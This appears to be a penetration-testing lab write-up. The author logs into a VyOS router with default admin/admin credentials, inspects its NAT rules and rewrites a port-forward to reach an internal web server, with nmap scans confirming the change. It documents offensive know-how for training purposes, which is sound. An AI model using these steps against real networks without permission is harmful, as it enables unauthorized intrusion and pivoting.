
The information in above two images is the only information I have. Very little information. Aft-er thinking for some time, I came to the conclusion that router is the only way through which I had any chance of owning the network. So I began researching about "Vyos". After researc-hing for one hour, I called it quits for the night.

Next day, before starting the backdoor, I refreshed some of the vyos commands that ma-y be useful to me. Vyos is a software based router that doesn't have any graphical interface. The good thing about vyos is that it doesn't have any root user or to be put in other way, ever-yone is a root user on this machine. To be able to configure router, the only thing we need t-o is use the configure command.




```
admin@192.168.55.1's password: admin

Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul  7 20:54:34 2020 from 192.168.55.11
admin@vyos:~$ uname -a
uname -a
Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64 GNU/Linux
admin@vyos:~$ configure
configure
[edit]
admin@vyos# 
```

I started checking out the configuration of the router using commands I learnt the previous ni-ght. The show nat command shows all the nat commands set on the router.




```
admin@vyos# show nat
show nat
 destination {
     rule 10 {
         description "Port Forward apache tomcat to 192.168.55.10"
         destination {
             address 192.168.36.152
             port 8080
         }
         inbound-interface eth0
         protocol tcp
         translation {
             address 192.168.55.10
             port 8080
         }
     }
```

There is a rule 10 confgured with destination NAT set to the machine with IP 192.168.55.10 and port 8080. But there is no machine on this network with that IP. This is the same port whi-ch showed up as filtered while doing port scan initially.




```
kali@kali:~$ nmap -sT 192.168.36.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 02:50 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0016s latency).
Not shown: 998 closed ports
PORT     STATE    SERVICE
445/tcp  open     microsoft-ds
8080/tcp filtered http-proxy

Nmap done: 1 IP address (1 host up) scanned in 3.53 seconds
```

My plan is to change the DNAT IP and port to 192.168.55.12 and 80 respectively. This will allow me to access the web server running on the machine 192.168.55.12 from my attacker machine directly (The commands to do this are explained in our previous ISSUE).I made the changes and checked if it worked.



```
kali@kali:~$ nmap -sT 192.168.36.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-08 03:57 EDT
Nmap scan report for 192.168.36.152
Host is up (0.0035s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
kali@kali:~$ 
```

You can see that the port is open now. Let's check what this web server is made of.

